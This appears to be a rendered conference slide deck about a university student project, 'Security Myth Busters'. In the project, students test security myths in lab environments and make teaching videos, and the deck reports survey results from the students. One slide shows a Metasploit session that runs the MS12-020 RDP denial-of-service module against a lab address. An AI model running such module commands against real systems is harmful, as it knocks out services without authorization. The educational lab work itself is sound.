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Mar 4th, 11:30 AM - 11:50 AM

## Security MythBusters

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
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# SECURITY MYTH BUSTERS

SEUNG YANG, HONGSIK CHOI,  
YAN DING, AND TACKSOO IM

**Security Myth Busters**



# ABOUT THE PROJECT

- Project name: **Security Myth Busters**
  - Goals:
    - Provide **research** experience to students in computer security
    - **Create educational video** that can be used in security classes



# WHAT WAS THE AIM?

- The students in STEC 4500, ITEC 4320, and ITEC 3300 **pick** a myth in **computer security** that many people believe.
- Conduct research on it to find whether it is really possible or not.
  - **Build** a computing environment for testing
  - **Perform** hacking as in a myth
  - Students may consult with an IT professional to get some advise to complete their tasks.
- All activities are **recorded on a video** that creates classroom materials for computer security courses such as ITEC 3300 – Introduction to Information Security.

# WHAT HAS BEEN DONE?

- 3 projects were completed in Spring 2015 in STEC 4500
- 12 projects were done in Fall 2015 in ITEC 4320 and STEC 4500
- Students perform their research on computer security.
  - Unauthorized access
  - Facial recognition
  - Cross site scripting
  - Buffer overflow
  - SQL injection
  - Phishing
  - DNS cache poisoning
  - DoS attack

# WHAT HAS BEEN MADE?

- Videos and presentation materials were created
- Student presentations in CREATE symposiums


```
root@kali: ~  
-----  
auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012  
2-020 Microsoft Remote Desktop Use-After-Free DoS  
  
sf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelid  
sf auxiliary(ms12_020_maxchannelids) > show options  
  
odule options (auxiliary/dos/windows/rdp/ms12_020_maxcha  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| RHOST |                 | yes      | The target address |
| RPORT | 3389            | yes      | The target port    |

  
sf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168  
HOST => 192.168.1.70  
sf auxiliary(ms12_020_maxchannelids) > show options  
  
odule options (auxiliary/dos/windows/rdp/ms12_020_maxcha  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| RHOST | 192.168.1.70    | yes      | The target address |
| RPORT | 3389            | yes      | The target port    |

  
sf auxiliary(ms12_020_maxchannelids) > exploit  
  
*] 192.168.1.70:3389 - Sending MS12-020 Microsoft Remote  
Desktop Use-After-Free DoS  
*] 192.168.1.70:3389 - 210 bytes sent  
*] 192.168.1.70:3389 - Checking RDP status...
```




# WHAT WERE THE OUTCOMES?

- The students who created the videos not only made the educational materials,
- But also **learned a lot** by testing myths by themselves.




# FINDINGS

How important is it for you to learn about computer security? (17 responses)




How likely are you going to work in the computer security field? (17 responses)






# FINDINGS

How likely will the knowledge on computer security help your success in your academic achievement? (17 responses)




How likely is the knowledge on computer security helps your (future) job?(17 responses)




# FINDINGS


How long did you spend on this project?  
(17 responses)



How much did this project help you to learn computer security?  
(17 responses)



What is the most difficult part of the project?  
(17 responses)



# FUTURE WORKS

- Make a repository to share the outcomes.
  - Easier access
  - Better service to students





THANK YOU